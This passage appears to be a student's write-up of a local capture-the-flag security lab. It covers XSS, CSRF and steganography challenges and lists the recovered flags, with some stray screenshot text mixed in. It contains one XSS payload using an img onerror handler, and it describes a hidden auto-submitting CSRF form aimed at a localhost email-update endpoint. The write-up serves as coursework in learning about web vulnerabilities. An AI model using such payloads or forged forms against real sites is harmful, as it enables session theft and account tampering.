- This bypassed the token check, granting access and revealing the hidden flag: **FLAG{I_am_not_blind_I_can_see_you}**.



04 Cross-Site Scripting (XSS) –

The site features a public comment or feedback section.


Honestly this one just worked with anything...


it tried both

message : Test
message: <img src=x onerror="alert(window.challengeFlags.xss)">

and got the same flag
FLAG{Nothig_is_for_free}

Here's the screenshots of me testing it out and confirming the flag




Flag Station
127.0.0.1:50
Tauha Imran
22i1239 CS-G
InfoSec - A3
YouTube
Home
Quora
YouTube to Mp3 Co...
Learn game develo...
Meta Horizon Devel...
Skillshop
Workflows - n8n
All Bookmarks
#4CK P07470
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Captured ✓
1:52 PM
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

05 CSRF Task – Cross-Site Request Forgery (CSRF)


- Inspected the vulnerable page using Browser Developer Tools (Elements/Sources).
- Identified a hidden <script> block that exposed the flag directly on the client side.
- Recovered the flag: **FLAG{Security_is_illusion}.**
- Demonstrated the CSRF exploit by creating a malicious attack.html page.
- The malicious page:
    - Displays an innocent-looking message.
    - Contains a hidden POST form targeting http://localhost:5000/csrf/update-email.
    - Auto-submits the form when the user clicks anywhere on the page.
- Screenshots included:
    - The visible front-end interface.




- The <script> section containing the exposed flag.



- The hidden CSRF attack form inside attack.html.




- Flag submitted succesfully




- Concluded that the application lacked proper CSRF protection and leaked sensitive data in the frontend.

06 Bonus Task – STEG (Stenography)


- Downloaded the provided image file **download.png** from the challenge portal.



- Verified the file type and basic structure (PNG header visible when opened in text viewer).





- Introduced the concept of **steganography** — hiding information inside image files using metadata, pixel data, or embedded text.



- Used **exiftool** to inspect the image's metadata and hidden fields.
- Checked for non-standard fields, embedded comments, or unusual metadata entries that could contain the hidden flag.
- Prepared screenshots of the exiftool output as evidence of analysis.
- Exitfool not working.
- Noticed that the HTML provided in the challenge referenced download.png, but analysis suggested it was not the correct file containing the hidden flag.
- Explored the accompanying code files and identified bomb.png as a potential alternative image containing hidden data.

- Uploaded bomb.png to an online steganography tool (Stegsolve/Stegonline) to inspect the image layers and extract hidden content.





- Successfully retrieved the hidden flag from bomb.png, confirming that the challenge data was embedded in this file rather than the initially provided download.png.

  Flag was :
  FLAG{If_you_tried_to_solve_you_worked_like_a_hacker_but_not_thinked_like_one}

07 FINAL COMPLETION